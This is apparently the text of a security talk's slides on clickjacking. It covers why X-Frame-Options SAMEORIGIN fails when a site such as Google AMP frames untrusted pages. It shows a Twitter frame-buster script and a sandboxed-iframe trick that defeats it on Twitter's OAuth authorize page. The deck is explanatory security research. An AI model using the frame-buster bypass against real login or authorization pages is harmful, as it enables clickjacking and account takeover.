

Exploiting the unexploitable

with lesser known browser tricks

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“Clickjacking is a **solved** problem”

–Every site that uses XFO

X-Frame-Options

Value	Should I use it?	Why
ALLOWALL	Nope	As its name suggests
ALLOW-FROM <i>uri</i>	Nope	Not work on Webkit/Blink
DENY	Yup	Not framable at all
SAMEORIGIN	Yup?	Not framable by other sites

XFO: sameorigin



Expectation




Reality

What does that mean?

- Sites that frame untrusted pages are still vulnerable
- but...
- who is ~~stupid~~ enough to allow untrusted frames?

Google AMP



A screenshot of a mobile browser displaying an AMP page titled "19 Tips For Everyday Git Use" by Alex Kras. The URL in the address bar is https://google.com/amp/s/yoursite.com. The page content includes a bio for Alex Kras and a summary of the post. The bio says: "I've been using git full time for the past 4 years, and I wanted to share the most practical tips that I've learned along the way. Hopefully, it will be useful to somebody out there." Below the bio is a paragraph of text. The entire page has a dark blue header and footer.

19 Tips For Everyday Git Use



Alex Kras

1 year ago

I've been using git full time for the past 4 years, and I wanted to share the most practical tips that I've learned along the way. Hopefully, it will be useful to somebody out there.

If you are completely new to git, I suggest reading [Git Cheat Sheet](#) first. This article is aimed at somebody who has been using git for three months or more.

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The screenshot shows a web browser window with the title "amp-iframe - AMP by Example". The URL in the address bar is "https://ampbyexample.com/components/amp-iframe/". The page has a red header with the text "amp-iframe" and a "EDIT ON GITHUB" button. Below the header is a large "OPEN IN PLAYGROUND" button. On the left side, there is a sidebar with links: "INTRODUCTION", "USING PLACEHOLDERS", "VIMEO", and "GIPHY". The main content area starts with an "Introduction" section, followed by a note about using amp-iframe for embedding content via iframe, and ends with instructions to import the component in the header.

amp-iframe

EDIT ON GITHUB

OPEN IN PLAYGROUND

INTRODUCTION

USING PLACEHOLDERS

VIMEO

GIPHY

Introduction

Use `amp-iframe` for embedding content into AMP files via iframe. Useful for displaying content otherwise not (yet) supported by AMP.

Import the amp-iframe component in the header.

```
<amp-iframe width="500"
            height="281"
            layout="responsive"
            sandbox="allow-scripts allow-same-origin allow-
popups"
            allowfullscreen
            frameborder="0"
            src="https://player.vimeo.com/video/140261016">
</amp-iframe>
```

Site-wide XFO: sameorigin

▼ General

Request URL: <https://www.google.com/finance>

Request Method: GET

Status Code: ● 200

Remote Address: 203.210.7.177:443

Referrer Policy: no-referrer-when-downgrade

▼ Response Headers

alt-svc: quic=":443"; ma=2592000; v="37,36,35"

cache-control: private, max-age=0

content-encoding: gzip

content-type: text/html; charset=utf-8

date: Tue, 09 May 2017 05:49:01 GMT

expires: Tue, 09 May 2017 05:49:01 GMT


server: GSE


status: 200

x-content-type-options: nosniff


x-frame-options: SAMEORIGIN

x-xss-protection: 1; mode=block





Twitter Player Card




In addition to XFO

there's frame-buster

```
<script>
var twttr = twttr || {};
if (self != top) {
  document.documentElement.style.display = 'none';
}
</script>
```

but, anti-frame-buster

```
<iframe src="https://twitter.com/oauth/authorize"
sandbox="allow-forms"></iframe>
```





Twitter

